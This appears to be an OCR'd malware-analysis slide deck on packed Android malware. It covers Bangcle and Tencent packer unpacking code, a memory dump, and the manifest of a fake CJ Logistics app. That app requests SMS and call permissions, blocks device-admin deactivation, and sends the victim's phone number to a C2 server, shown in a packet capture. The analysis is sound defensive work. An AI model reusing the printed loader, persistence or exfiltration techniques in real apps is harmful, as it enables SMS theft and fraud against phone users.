onCreate() of Entry Point Class




```
public static void runAll(Context arg4) {
    Util.x86Ctx = arg4;
    Util.doCheck(arg4);
    Util.checkUpdate(arg4);
    try {
        File v1 = new File("/data/data/" + arg4.getPackageName() + "/.cache/");
        if(v1.exists()) {
            goto label_17;
        }

        v1.mkdir();
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }

label_17:
    Util.checkX86(arg4);
    Util.CopyBinaryFile(arg4);
    Util.createChildProcess(arg4);
    Util.tryDo(arg4);
    Util.runPkg(arg4, arg4.getPackageName());
}
```

Running code of Util.runAll()


Obfuscated Android Malware

- Bangcle (packer) (Cont.)



```
public class ACall {
    private static ACall acall;

    static {
        if(Util.getCPUABI().equals("x86")) {
            Util.runAll1(Util.x86Ctx);
            if(new File("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.x86.so").exists()) {
                System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.x86.so");
            }
            else {
                System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/lib/" + "libsecexe.x86.so");
            }
        }
        else {
            Util.runAll1(Util.x86Ctx);
            System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.so");
        }

        ACall.acall = null;
    }
```

ACall Class for loading JNI Library File




```
private static void runPkg(Context arg7, String arg8) {
    String v1 = Build$VERSION.SDK_INT >= 20 ? arg7.getApplicationInfo().nativeLibraryDir : "/data/data/" + arg8 + "/lib/";
    try {
        if(Util.cl != null) {
            return;
        }

        if(Util.isX86) {
            if(!ACall.getACall().jniGetRawDexAvailable()) {
                Util.cl = new MyClassLoader("/data/data/" + arg8 + "/.cache/classes.jar", "/data/data/" + arg8 + "/.cache", v1, arg7.getClassLoader());
                return;
            }

            Util.cl = new MyClassLoader("/data/data/" + arg8 + "/.cache/classes.dex", "/data/data/" + arg8 + "/.cache/opt", v1, arg7.getClassLoader());
            return;
        }

        if(!ACall.getACall().jniGetRawDexAvailable()) {
            Util.cl = new MyClassLoader("/data/data/" + arg8 + "/.cache/classes.jar", "/data/data/" + arg8 + "/.cache", v1, arg7.getClassLoader());
            return;
        }

        Util.cl = new MyClassLoader("/data/data/" + arg8 + "/.cache/classes.dex", "/data/data/" + arg8 + "/.cache/opt", v1, arg7.getClassLoader());
    }
```

code of loading De-obfuscated Dex File


Obfuscated Android Malware

- Bangcle (packer) (Cont.)



```
▼ com
  ▼ bkya
    ▼ kdg
      ▶ cnbakysn
      ▶ lkalna
      ▶ llianskst
      ▶ psuunay
      ▶ ukalg
      ▶ vpankec
  ▼ secneo
    ▼ guard
      ▶ ACall
      ▶ MyClassLoader
      ▶ Util
▼ neo
  ▼ proxy
    ▶ DistributeReceiver
```


Original Bangcle Dex File



```
Address   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
00000000 7f 45 4c 46 01 01 01 03 00 00 00 00 00 00 00 00 .ELF............
00000010 03 00 28 00 01 00 00 00 00 00 00 00 34 00 00 00 ..(.........4...
00000020 70 20 01 00 00 00 00 05 34 00 20 00 05 00 28 00 p ......4. ...(.
00000030 08 00 07 00 06 00 00 00 34 00 00 00 34 00 00 00 ........4...4...
00000040 34 00 00 00 a0 00 00 00 a0 00 00 00 04 00 00 00 4...............
00000050 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
000012a0 00 d5 b3 30 64 65 78 0a 30 33 35 00 12 43 00 c3 .瀾0dex.035.C.?
000012b0 ac fc 19 dc 37 4e 3f 60 42 ed f7 4c 5b d2 16 dd ?.?N?`B켘L[?? @□@
000012c0 2e 6d 00 87 f4 03 01 00 70 00 00 00 78 56 34 12 .m.닒...p...xV4.
000012d0 00 00 00 00 00 00 00 00 24 03 01 00 36 04 00 00 ........$...6...
```

Binary file analysis using **Memory dump**




```
▼ com
  ▼ bkya
    ▼ kdg
      ▶ BuildConfig
      ▶ R
      ▶ cnbakysn
      ▶ kahyga
      ▶ lkalna
      ▶ llianskst
      ▶ psuunay
      ▶ ukalg
      ▶ vckahgn
      ▶ vpankec
▼ neo
  ▼ proxy
    ▶ DistributeReceiver
    ▶ DistributorBuilder
    ▶ FastService
    ▶ ToolActivity
  ▼ tool
    ▶ Log
    ▶ Misc
```

Malicious Behavior
(Unpacking file)

Obfuscated Android Malware

- Tencent (packer)




```
▼ lib
    ▼ armeabi
        libBugly.so
        libshella-2.7.0.so
        libshellx-2.7.0.so
        libufix.so
        mix.dex
        mixz.dex
▼ assets
    unity.config
    legudzbait
▶ META-INF
▶ res
  tencent_stub
  AndroidManifest.xml
  classes.dex
  resources.arsc
```

```
▼ com
  ▼ tencent
    ▼ StubShell
      ▶ FileUtils
      ▶ LeguApplication
      ▶ SystemClassLoaderInjector
      ▶ SystemInfoException
      ▶ TxAppEntry
      ▶ ZipUtil
      ▶ a
      ▶ b
      ▶ c
      ▶ d
      ▶ e
      ▶ f
      ▶ g
    ▼ bugly
      ▶ legu
      ▶ lejiagu
```

tencent packer file structure

CJ대한통운




```
<manifest android:versionCode="1" android:versionName="1.0" package="zuixins7.bciuvys8.view" xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-permission android:name="android.permission.READ_LOGS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-feature android:name="android.hardware.telephony" android:required="false" />
    <uses-permission android:name="android.permission.CALL_PHONE" />
    <uses-permission android:name="android.permission.MODIFY_PHONE_STATE" />
    <application android:debuggable="true" android:icon="@drawable/icon" android:label="@string/app_name" android:name="com.tencent.StubShell.LeguApplication">
        <activity android:label="@string/app_name" android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.default" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
```

a part of Manifest


Obfuscated Android Malware

- Tencent (packer) (Cont.)




```
<service android:name=".PreodicService" />
<receiver android:label="@string/app_name" android:name=".DeviceAdmin" android:permission="android.permission.BIND_DEVICE_ADMIN">
    <meta-data android:name="android.app.device_admin" android:resource="@xml/deviceadmin" />
    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
    </intent-filter>
</receiver>
<receiver android:name=".SMSBroadcastReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
<activity android:name=".RegDPMActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.default" />
    </intent-filter>
</activity>
<receiver android:name="CallStateReceiver">
    <intent-filter>
        <action android:name="android.intent.action.PHONE_STATE" />
    </intent-filter>
</receiver>
```

Register activity, service, receiver for malicious behavior
(a part of androidManifest.xml)



```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="Server_URL">http://[redacted].228.101/</string>
    <int name="ID" value="0" />
    <boolean name="TEL_BlockState" value="false" />
    <boolean name="SMS_BlockState" value="true" />
</map>
```

C2 IP address (shared preference)



기기 관리자를 활성화하시겠습니까?

CJ 대한통운

기기보호와 앱의 정상동작을 위해 다음의 설정을 유효화하여 주십시오.


관리자를 활성화하면 CJ 대한통운 앱에서 다음 작업을 수행할 수 있습니다.

- 저장소 암호화 설정
  저장한 애플리케이션 데이터를 암호화해야 합니다.

This is an optional message to warn the user about disabling.

TRANSLATION :
Activate device
administrator?

Obstructing deactivate device administrator



```
Source          Destination        Protocol  Length  Info
192.168.1.135   [redacted]228.101  TCP           74  60819 → 80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval
[redacted].228.101  192.168.1.135  TCP           66  80 → 60819 [SYN, ACK] Seq=0 Ack=1 Win=63443 Len=0 MSS=1460 WS=4 S
192.168.1.135   [redacted]228.101  TCP           54  60819 → 80 [ACK] Seq=1 Ack=1 Win=14656 Len=0
192.168.1.135   [redacted]228.101  HTTP         267  GET /index.php?type=join&telnum=01064[redacted]&telcompany= HTTP/1.1
Hypertext Transfer Protocol
  GET /index.php?type=join&telnum=0106[redacted]&telcompany= HTTP/1.1\r\n
  User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; SHV-E330S Build/KOT49H)\r\n
  Host: [redacted]228.101\r\n
  Connection: Keep-Alive\r\n
  Accept-Encoding: gzip\r\n
  \r\n
  [Full request URI: http:/[redacted].228.101/index.php?type=join&telnum=010642[redacted]&telcompany=]
  [HTTP request 1/2]
  [Response in frame: 676]
  [Next request in frame: 678]
```

Steal Victim’s device information
(traffic packet)


Remote-control Behaviors Tracking

Remote-control Behaviors Tracking

Blog

- Qzone

